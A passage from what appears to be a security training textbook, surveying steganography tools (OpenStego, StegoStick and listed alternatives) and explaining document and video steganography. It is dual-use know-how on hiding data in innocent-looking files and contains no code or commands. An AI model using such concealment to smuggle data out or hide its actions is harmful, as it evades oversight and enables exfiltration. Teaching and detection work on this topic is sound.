
Image Steganography Tools

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.



OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
...
Options
Hide Data

Message File
C:\Users\Administrator\Desktop\Document.txt

Cover File
(Select multiple files or provide wildcard (, ?) to embed same message in multiple files)*
C:\Users\Administrator\Desktop\bike.jpg

Output Stego File
C:\Users\Administrator\Desktop\output_file.bmp

Encryption Algorithm: AES128
Password: ••••••••
Confirm Password: ••••••••

Figure 6.167: Screenshot of OpenStego

Some examples of image steganography tools are as follows:

- StegOnline (*https://stegonline.georgeom.net*)
- Coagula (*https://www.abc.se*)
- QuickStego (*http://quickcrypto.com*)
- SSuite Picsel (*https://www.ssuitesoft.com*)
- CryptaPix (*https://www.briggsoft.com*)

Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system**," are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

The following diagram illustrates the document steganography process:



PDF
XLS
DOC
Document Files
Information
Steg Tool
PDF
XLS
DOC
Steg Tool
PDF
XLS
DOC
Document Files
Information

Figure 6.168: Document steganography process


Document Steganography Tools

Document steganography tools help in hiding files within documents, such as text or html files, using steganography methods.

- **StegoStick**

  Source: *https://sourceforge.net*

  StegoStick is a steganographic tool that allows attackers to hide any file in any other file. It is based on image, audio, or video steganography, which hides any file or message in an image (BMP, JPG, GIF, etc.), audio/video (MPG, WAV, etc.), or any other file format (PDF, EXE, CHM, etc.).


StegoStick
StegoStick
Readme
Hiding
UnHiding
Help
License
Hide File
Hide Message
browse
browse
browse
Back
Hide
Clear

Secret File: C:\Users\Administrator\Desktop\Secret text.txt

Cover File: C:\Users\Administrator\Desktop\Island.jpg

Destination Path: C:\Users\Administrator\Desktop

Enter Password: ••••••

Figure 6.169: Screenshot of StegoStick

Some examples of document steganography tools are listed as follows:

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography is a technique to hide any kind of file with any extension in a carrying video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

